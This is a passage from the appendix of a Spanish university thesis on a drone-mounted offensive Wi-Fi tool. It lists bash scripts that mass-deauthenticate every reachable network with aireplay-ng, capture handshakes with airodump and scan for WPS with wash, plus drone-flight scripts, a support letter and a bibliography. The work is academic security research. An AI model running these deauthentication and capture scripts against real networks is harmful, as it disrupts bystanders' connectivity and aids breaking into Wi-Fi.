19    aireplay-ng -0 100 -a $MAC wlan1mon &
20    bg
21 done < prueba2
22
23 sleep 30
24 pkill aireplay
25 pkill airodump
```

B.9. DesautentificacionALL

Script más global que se encarga de realizar el ataque de desautentificación para todas las redes a las que tenga alcance en ese momento. No es tan eficaz como los anteriores debido a que va atacando por canales.

```
#!/bin/bash

for (( i=1; i<14; i++ ))
do
    echo "EMPEZANDO EN EL CANAL $i DURANTE 10 SEGUNDOS"
    rm dumpCANALES-01*

    airodump-ng wlan1mon -c $i --write dumpCANALES &
    sleep 4
    pkill airodump

    cat dumpCANALES-01.csv | awk -v FS="," 'NF=="15" {print $1
        , "|", $4, "|", $14}' > prueba
    sed '/BSSID/d' prueba > prueba2
    airodump-ng wlan1mon -c $i &
    bg
    sleep 1

    while read line
    do
        clear
           MAC=$(echo "$line" | cut -d '|' -f1)
        aireplay-ng -0 100 -a $MAC wlan1mon &
        bg
    done < prueba2

    sleep 10
    pkill aireplay
    pkill airodump
done
```

B.10. airdumpALL

Se encarga de realizar un escaneo de todas las redes WPA y WEP usando la herramienta airodump. El resultado lo guarda en el fichero ALLdumped con la información relevante.

```
#!/bin/bash

rm WPAclave-01.cap
rm WPAclave-01.csv
rm WPAclave-01.kismet.csv
rm WPAclave-01.kismet.netxml

airodump-ng wlan1mon --write WPAclave &
sleep 20
pkill airodump

cat WPAclave-01.csv | awk -v FS="," 'NF=="15" {print $1, $4,
    $6, $14}' > prueba
sed '/BSSID/d' prueba > ALLdumped
```

```
14
15 rm prueba
```

B.11. scanwps

Script encargado de realizar un escaneo con la herramienta Wash para saber si tienen activo el WPS las redes o no. Guarda la información en el fichero “scaneowps".

```
1 #!/bin/bash
2
3 wash -i wlan1mon -P -o scaneowps &
4 sleep 25
5 pkill wash
```

B.12. conexionwifi

Script encargado de conectarse a la red wifi que se le indique en los argumentos, independientemente del tipo de cifrado que use la red. Este script no está implementado en el proyecto. Es un posible trabajo futuro para mejorar el proyecto.

```
1 #!/bin/bash
2 # -*- ENCODING: UTF-8 -*-
3 #ejemplo:"./script2.sh wlan0 pruebas WPA 012345678"
4 function conect_WEP(){
5 iwconfig $wlan essid $essid key s:$pass
6 if [ $? -ne 0 ]
7 then
8 printf "ERROR. No se conecta a la red WEP. \n"
9 exit
10 fi
11 dhclient_function
12 }
13 function conect_WPA(){
14 wpa_passphrase $essid > /etc/wpa_supplicant/$essid.conf $pass
15 wpa_supplicant -i $wlan -D wext -c /etc/wpa_supplicant/$essid
      .conf &
16 sleep 5
17 dhclient_function
18 }
19 function conect_open(){
20 iwconfig $wlan essid $essid key open
21 if [ $? -ne 0 ]
22 then
23 printf "ERROR. No se conecta a la red abierta. \n"
24 exit
25 fi
26 dhclient_function
```

```
27 }
28 function dhclient_function(){
29 #modificar fichero /etc/dhcp/dhclient.conf
30 #linea timeout por timeout=2 y descomentarla
31 #sino usar la funcion dhclient2
32 dhclient -1 $wlan
33 if [ $? -ne 0 ]
34
35 then
36 printf "ERROR. No se le asigna IP en dhclient \n"
37 pkill wpa_supplicant
38 else
39 printf "Conectado a la red \n"
40 fi
41 }
42 function dhclient2_function(){
43 ((dhclient $wlan) && echo Conectado || echo ERROR. en la
       conexion) &
44 sleep 10
45 pkill dhclient
46 sleep 1
47 }
48 #### INICIO DEL PROGRAMA ####
49 if [ $# -ne 4 ]
50 then
51 printf "ERROR. Numero de argumentos invalido \n"
52 exit
53 fi
54 wlan=$1
55 essid=$2
56 tipo=$3
57 pass=$4
58 systemctl stop network-manager
59 systemctl start smbd.service
60 ifup lo
61 ifconfig $wlan down
62 sleep 1
63 ifconfig $wlan up
64 sleep 1
65 temp2=ESSID:'"'$essid'"'
66 temp=`iwlist $wlan scan | grep $temp2`
67 if [ -z $temp ] || [ $temp != $temp2 ]
68 then
69 printf "ERROR. No se encuentra el essid solicitado. \n"
70 exit
71 fi
72 if [ $tipo = "WEP" ]
73 then
74 conect_WEP
75 elif [ $tipo = "WPA" ]
76 then
77 conect_WPA
78 elif [ $tipo = "OPEN" ]
79 then
```

```
80
81 conect_open
82 else
83 printf "ERROR. Protocolo mal introducido. \n"
84 fi
```

B.13. controlDronv1

Script principal que recibe las coordenadas del objetivo al que tiene que desplazarse el dron. En bucle compara las coordenadas objetivo con las coordenadas actuales del dron y ejecuta diferentes archivos, los cuales tienen las funciones necesarias para realizar los movimientos del dron, hasta que ambas coordenadas sean iguales. En esta versión no está implementado la captura de las coordenadas actuales del dron, por lo que se realiza una simulación de ellas estableciendo unos valores como origen, e introduciendo otros como objetivo. Se realiza el cálculo de la diferencia y se realizan los movimientos. Para actualizar el valor de las coordenadas del dron, se realiza una suma o resta de una cantidad en función del movimiento realizado, simulando el cambio de coordenadas por el movimiento.

```
1  #!/bin/bash
2  # -*- ENCODING: UTF-8 -*-
3  #arguments: final latitude and longitude
4  #example: "./main.sh 45 5
5  #author: alejandro martin rueda
6  if [ $# -ne 2 ]
7  then printf "ERROR. Invalid argument number \n"
8  exit
9  fi
10 #variables
11 latFIN=$1
12 longFIN=$2
13 latACT=0
14 longACT=0
15 latdif=0
16 longdif=0
17 dif=false
18 #funciones
19 function coordinates(){
20 echo "actuales: $latACT $longACT "
21 }
22 function compareCoordinates(){
23 latdif=$(($latACT - $latFIN))
24 echo "diferencia lat: $latdif "
25 longdif=$(($longACT - $longFIN))
26 echo "diferencia long: $longdif "
27 if [ $latdif -eq 0 ]
28 then
29 if [ $longdif -eq 0 ]
30 then
```

```
31
32 dif=true
33 fi
34 else
35 dif=false
36 fi
37 echo "diferencia no significante: $dif"
38 }
39 function movimiento(){
40 case "$1" in
41 takeoff)
42 nodejs ./movs/takeoff.js
43
44 printf "ejecutando takeoff \n"
45 ;;
46 land)
47 nodejs ./movs/land.js
48
49 printf "ejecutando land \n"
50 ;;
51 left)
52 nodejs ./movs/left.js
53
54 printf "ejecutando left \n"
55 longACT=$(($longACT - 1))
56 ;;
57 right)
58 nodejs ./movs/right.js
59
60 printf "ejecutando right \n"
61 longACT=$(($longACT + 1))
62 ;;
63 front)
64 nodejs ./movs/front.js
65
66 printf "ejecutando front \n"
67 latACT=$(($latACT + 1))
68 ;;
69 back)
70 nodejs ./movs/back.js
71
72 printf "ejecutando back \n"
73 latACT=$(($latACT - 1))
74 ;;
75 clockwise)
76 nodejs ./movs/clockwise.js
77 printf "ejecutando giro \n"
78 ;;
79 unclockwise)
80 nodejs ./movs/unclockwise.js
81 printf "ejecutando ungiro \n"
82 ;;
83 stop)
84 nodejs ./movs/stop.js
```

```
85
86  printf "ejecutando stop \n"
87  ;;
88  *)
89  echo "error"
90  ;;
91
92  esac
93  }
94  #### INICIO DEL PROGRAMA ####
95  latACT=40
96  longACT=3
97  printf "finales: $latFIN $longFIN \n"
98  coordinates
99  movimiento takeoff
100 compareCoordinates
101 while [ $dif = false ];do
102 if [ $latdif -lt 0 ]
103 then
104 movimiento front
105 if [ $longdif -lt 0 ]
106 then
107 movimiento right
108 elif [ $longdif -gt 0 ]
109 then
110 movimiento left
111 fi
112 elif [ $latdif -gt 0 ]
113 then
114 movimiento back
115 if [ $longdif -lt 0 ]
116 then
117 movimiento right
118 elif [ $longdif -gt 0 ]
119 then
120 movimiento left
121 fi
122 elif [ $latdif -eq 0 ]
123 then
124 if [ $longdif -lt 0 ]
125 then
126 movimiento right
127 elif [ $longdif -gt 0 ]
128 then
129 movimiento left
130 fi
131 fi
132 movimiento stop
133 coordinates
134 compareCoordinates
135 done
136 movimiento land
137 echo "Se ha llegado al objetivo!"
```

B.14. controlDronv2

Segunda versión del script principal que controla el dron. En esta versión si está implementado la captura de las coordenadas actuales del dron. Las compara con las de destino introducidas como argumento y realiza el movimiento necesario para aproximarse. Una vez realiza el movimiento actualiza las coordenadas actuales consultando de nuevo la información proporcionada por el dron. En la comparación entre ambas coordenadas se implementa un margen de error que habría que tener en cuenta en función de la precisión que se requiera y de la configuración que se establezca al dron.

```
1  #!/bin/bash
2  # -*- ENCODING: UTF-8 -*-
3  #arguments: final latitude and longitude
4  #example: "./main.sh 40.334422 -3.756242
5  #author: alejandro martin rueda
6  if [ $# -ne 2 ]
7  then printf "ERROR. Invalid argument number \n"
8  exit
9  fi
10 #variables
11 latFIN=$1
12 longFIN=$2
13 latACT=0
14 longACT=0
15 latdif=0
16 longdif=0
17 dif=false
18 #funciones
19 function coordinates(){
20 c=( $(nodejs ./movs/posicion.js | grep -v "undefined" | awk -
       F " " '{ print $3 $5 }' | awk -F ","
21 '{ print $1, $2 }' | head -n1 ))
22 latACT="${c[0]}"
23 longACT="${c[1]}"
24 echo "actuales: $latACT $longACT "
25 }
26 function compareCoordinates(){
27 latdif=$(bc <<< "$latACT-$latFIN")
28 echo "diferencia lat: $latdif "
29 longdif=$(bc <<< "$longACT-$longFIN")
30 echo "diferencia long: $longdif "
31 if (( $(echo "$latdif < 0.001" |bc -l) ))
32 then
33 if (( $(echo "$longdif < 0.001" |bc -l) ))
34 then
35 dif=true
36 fi
37
38 else
39 dif=false
40 fi
```

```
41 echo "diferencia no significante: $dif"
42 }
43 function movimiento(){
44 case "$1" in
45 takeoff)
46 nodejs ./movs/takeoff.js
47
48 printf "ejecutando takeoff \n"
49 ;;
50 land)
51 nodejs ./movs/land.js
52
53 printf "ejecutando land \n"
54 ;;
55 left)
56 nodejs ./movs/left.js
57
58 printf "ejecutando left \n"
59 ;;
60 right)
61 nodejs ./movs/right.js
62
63 printf "ejecutando right \n"
64 ;;
65 front)
66 nodejs ./movs/front.js
67
68 printf "ejecutando front \n"
69 ;;
70 back)
71 nodejs ./movs/back.js
72
73 printf "ejecutando back \n"
74 ;;
75 clockwise)
76 nodejs ./movs/clockwise.js
77 printf "ejecutando giro \n"
78 ;;
79 unclockwise)
80 nodejs ./movs/unclockwise.js
81 printf "ejecutando ungiro \n"
82 ;;
83 stop)
84 nodejs ./movs/stop.js
85
86 printf "ejecutando stop \n"
87 ;;
88 *)
89 echo "error"
90 ;;
91 esac
92 }
93 #### INICIO DEL PROGRAMA ####
94 latACT=40
```

```
95
96 longACT=3
97 printf "finales: $latFIN $longFIN \n"
98 coordinates
99 movimiento takeoff
100 compareCoordinates
101 while [ $dif = false ];do
102 if [ $latdif -lt 0 ]
103 then
104 movimiento front
105 if [ $longdif -lt 0 ]
106 then
107 movimiento right
108 elif [ $longdif -gt 0 ]
109 then
110 movimiento left
111 fi
112 elif [ $latdif -gt 0 ]
113 then
114 movimiento back
115 if [ $longdif -lt 0 ]
116 then
117 movimiento right
118 elif [ $longdif -gt 0 ]
119 then
120 movimiento left
121 fi
122 elif [ $latdif -eq 0 ]
123 then
124 if [ $longdif -lt 0 ]
125 then
126 movimiento right
127 elif [ $longdif -gt 0 ]
128 then
129 movimiento left
130 fi
131 fi
132 movimiento stop
133 coordinates
134 compareCoordinates
135 done
136 movimiento land
137 echo "Se ha llegado al objetivo!"
```

B.15. posicion

Fichero node js que se encarga de conectarse al dron, y recibir información de las coordenadas actuales de este durante un tiempo especificado. El script principal, en su llamada a este fichero, tratará esta información para obtener los valores de ambas coordenadas (latitud y longitud).

```
var arDrone = require('ar-drone');
var client = new arDrone.createClient();
client.config('general:navdata_demo', 'FALSE');
var constant = require('../node_modules/ar-drone/lib/
    constants');
function navdataOptionMask(c){return 1 << c;}
var navdataOptions = (
navdataOptionMask(constant.options.DEMO)
| navdataOptionMask(constant.options.MAGNETO)
| navdataOptionMask(constant.options.WIFI)
| navdataOptionMask(constant.options.ZIMMU_3000)
);
client.config('general:navdata_options',navdataOptions);
client.on('navdata', function(navdata){
console.log(navdata.gps);
});
setTimeout(function(){
process.exit();
}, 1000);
```

B.16. takeoff

Fichero encargado de conectarse al dron e iniciar el vuelo.

```
var arDrone = require('ar-drone');
var client = arDrone.createClient();
client.takeoff();
```

B.17. front/ back/ right/ left/ up/ down/ clockwise/ unclockwise/ stop

Ficheros encargados de conectarse al dron y realizar la orden específica de cada movimiento que coincide con su nombre. En este caso solo mostramos la estructura del primer comando, front, ya que resto son iguales cambiando la llamada a la función de client con su correspondiente nombre cada fichero. Estos son back, right, left, up, down, clockwise, unclockwise y stop.

```
var arDrone = require('ar-drone');
var client = arDrone.createClient();
client.takeoff();
client.front(0.2);

setTimeout(function(){
process.exit();
}, 2000);
```

Apéndice C

Repercusión del proyecto

Como el desarrollo se centra en el ámbito de la seguridad informática y el uso de las vulnerabilidades que se pueden encontrar y explotar en las redes wifi, el CNEC ha mostrado interés en los resultados.

El Centro Nacional Excelencia en Ciberseguridad (CNEC, 2016) es un centro dependiente del Instituto de Ciencias Forenses y de la Seguridad (ICFS, 2014) de la Universidad Autónoma de Madrid (UAM) que se dedica a la formación, entrenamiento, investigación y desarrollo tecnológico de excelencia en materia de ciberseguridad y ciberinteligencia para incrementar la eficacia de los centros dedicados a la lucha contra la criminalidad.

El CNEC forma parte de un proyecto europeo iniciado en 2009 con el fin de dotar a los países europeos de ayuda para crear una red de Centros Europeos de Ciberseguridad, los cuales pudiesen colaborar con las Fuerzas y Cuerpos de Seguridad del Estado, con las universidades y con empresas con el objetivo de formar y desarrollar la tecnología necesaria para una lucha coordinada contra el fenómeno creciente de la cibercriminalidad.

Debido a la finalidad con la que fue creado el CNEC y la relación que tiene nuestro proyecto y sus objetivos con su área de la ciberseguridad, es de interés para este centro y nos brindan su apoyo y futura difusión, como consta en el documento adjunto.

Es muy importante y motivador para nosotros ver que el trabajo realizado en este proyecto no tiene repercusión únicamente académica, sino que además tiene importancia y relevancia de cara al futuro.

UAM UNIVERSIDAD AUTONOMA DE MADRID

CNEC

Madrid, 31 de Mayo de 2017

A quien corresponda:

Por medio de la presente quiero dejar constancia del interés el Centro Nacional de Excelencia en Ciberseguridad (UAM) del resultado que pueda producir el Trabajo Final de Grado titulado "OWL: Offensive Wireless Listener", cuyos autores son Dn. Héctor Malagón Roldán y Dn. Alejandro Martín Rueda, y dirigido por Dn. José Luis Vázquez Poletti y Da. Eva Ullán Hernández.

Habiendo sido informados por los directores del contenido de dicho trabajo, estamos convencidos de que sus objetivos están en líneas con las necesidades de avance del conocimiento en el área de la ciberseguridad. Por este motivo, contribuiremos a darle difusión a los resultados una vez se finalice el trabajo.

Y para que conste a los efectos oportunos, firmo el presente documento

Alvaro Ortigosa

Director Académico

Centro Nacional de Excelencia en Ciberseguridad

Universidad Autónoma de Madrid

Figura C.1: Carta de interés CNEC

Bibliografía

AESA. Agencia Estatal de Seguridad Aérea. 2008. Disponible en http://www.seguridadaerea.gob.es/lang_castellano/home.aspx (último acceso, July, 2017).

AESA. Nuevo marco regulatorio temporal para las operaciones con drones. 2014. Disponible en http://www.seguridadaerea.gob.es/media/4242703/marco_regulatorio_temporal_operaciones_con_drones.pdf (último acceso, July, 2017).

Aircrack-ng. Página principal de aircrack. 2006. Disponible en https://www.aircrack-ng.org/ (último acceso, July, 2017).

Amazon. Página principal de AWS. 2010. Disponible en https://aws.amazon.com/es/ (último acceso, July, 2017).

Arduino. ¿Qué es Arduino? 2015. Disponible en http://arduino.cl/que-es-arduino/ (último acceso, July, 2017).

BOE. Código penal. 1995. Disponible en https://www.boe.es/buscar/act.php?id=BOE-A-1995-25444 (último acceso, July, 2017).

BOE. Normativa drones. 2014. Disponible en http://www.seguridadaerea.gob.es/media/4389070/ley_18_2014_de_15_octubre.pdf (último acceso, July, 2017).

CNEC. Página principal del CNEC. 2016. Disponible en https://www.cnec.university/cnec/ (último acceso, July, 2017).

Cubieboard. Cubieboard. 2012. Disponible en http://cubieboard.org/ (último acceso, September, 2017).

David. Tipos de drones. 2016. Disponible en http://www.minidrons.com/ucav-uavs-tipos-drones/ (último acceso, Julio, 2017).

FELIXGE. Ar-drone. 2014. Disponible en https://www.npmjs.com/package/ar-drone (último acceso, July, 2017).

GOOGLE. Página principal de AppEngine. 2014. Disponible en https://cloud.google.com/appengine/?hl=es (último acceso, July, 2017).

GUMSTIX. Gumstix. 2003. Disponible en https://www.gumstix.com/ (último acceso, September, 2017).

HEFFNER, C. Reaver. 2014. Disponible en https://tools.kali.org/wireless-attacks/reaver (último acceso, July, 2017).

HOBBYKING. Hobbyking. 2001. Disponible en https://hobbyking.com/ (último acceso, September, 2017).

ICFS. Página principal del ICFS. 2014. Disponible en https://www.icfs.es/ (último acceso, July, 2017).

KIT-DRONE. Web para comprar piezas dron. 2015. Disponible en http://kit-drone.com/ (último acceso, July, 2017).

PARROT. Página principal de Parrot Elite Edition. 2010. Disponible en https://www.parrot.com/es/drones/parrot-ardrone-20-elite-édition (último acceso, July, 2017).

POLETTI, J. L. V. *Seguridad en redes*. Versión electrónica, 2015.

PROCESSING. Processing. 2008. Disponible en https://processing.org/ (último acceso, July, 2017).

RASPBERRY-PI. Raspberry pi. 2011. Disponible en https://www.Raspberrypi.org/ (último acceso, July, 2017).

SOLIDRUN. Hummingboard. 2015. Disponible en https://www.solid-run.com/freescale-imx6-family/hummingboard/ (último acceso, September, 2017).

VIDCRUITER. Página principal de Vidcruiter. 2009. Disponible en https://vidcruiter.com/ (último acceso, July, 2017).

WIFIHACKER. Tipos de ataques para hackear wifi. 2014. Disponible en http://wifihacker.es/tipos-de-ataque-para-hackear-wifi/ (último acceso, July, 2017).

WIKIPEDIA. Vehículo aéreo no tripulado. 2005. Disponible en https://es.wikipedia.org/wiki/Vehículo_aéreo_no_tripulado (último acceso, Julio, 2017).

WIKIPEDIA. Objetivo de arduino. 2008a. Disponible en https://es.wikipedia.org/wiki/Arduino (último acceso, July, 2017).

WIKIPEDIA. Ucav. 2008b. Disponible en https://en.wikipedia.org/wiki/Unmanned_combat_aerial_vehicle (último acceso, July, 2017).

Wikipedia. Computación en la nube. 2012a. Disponible en `https://es.wikipedia.org/wiki/Computación_en_la_nube` (último acceso, July, 2017).

Wikipedia. Placa computadora. 2012b. Disponible en `https://es.wikipedia.org/wiki/Placa_computadora` (último acceso, July, 2017).